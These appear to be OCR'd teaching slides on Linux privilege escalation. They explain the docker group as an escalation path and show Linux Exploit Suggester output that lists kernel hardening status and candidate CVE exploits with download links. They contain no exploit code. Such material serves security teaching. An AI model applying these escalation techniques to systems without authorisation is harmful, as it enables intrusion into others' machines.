
Example

How being in the docker group be a PE vector?

LinPEAS

How being in the docker group be a PE vector?

User is unprivileged, but: They can be root in a container ⇒ they could access the host filesystem as root



Linux Exploit Suggester (LES)


LES

Assist in detecting security deficiencies for a given Linux kernel/Linux-based machine

- Assess kernel exposure on publicly known exploits
  - For each exploit, exposure is calculated : Highly probable / Probable / Less probable / Improbable
- Verify state of kernel hardening security measures

LES

Example


⌥⌘2
root@fe1da4475122: / — davide@lechuck
⌘1
$ ./les.sh --checksec
Mainline kernel protection mechanisms:
[Disabled] Kernel Page Table Isolation (PTI) support
https://github.com/mzet-/les-res/blob/master/features/pti.md
[Enabled] GCC stack protector support (CONFIG_HAVE_STACKPROTECTOR)
https://github.com/mzet-/les-res/blob/master/features/stackprotector-regular.md
[0]
⌥⌘2
root@fe1da4475122: / — davide@lechuck
⌘1
$ ./les.sh
Available information:
Kernel version: 6.6.9
Architecture: aarch64
Distribution: N/A
Distribution version: N/A
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: N/A
Searching among:
81 kernel space exploits
0 user space exploits
Possible Exploits:
[+] [CVE-2022-2586] nft_object UAF
Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
Exposure: less probable
Tags: ubuntu=(20.04){kernel:5.12.13}
Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)
[+] [CVE-2021-22555] Netfilter heap out-of-bounds write
[0]
"root@fe1da4475122: /" 22:01 07-Apr-24

Links

- LinPEAS
- Linux Exploit Suggester
- John the ripper
- Hashcat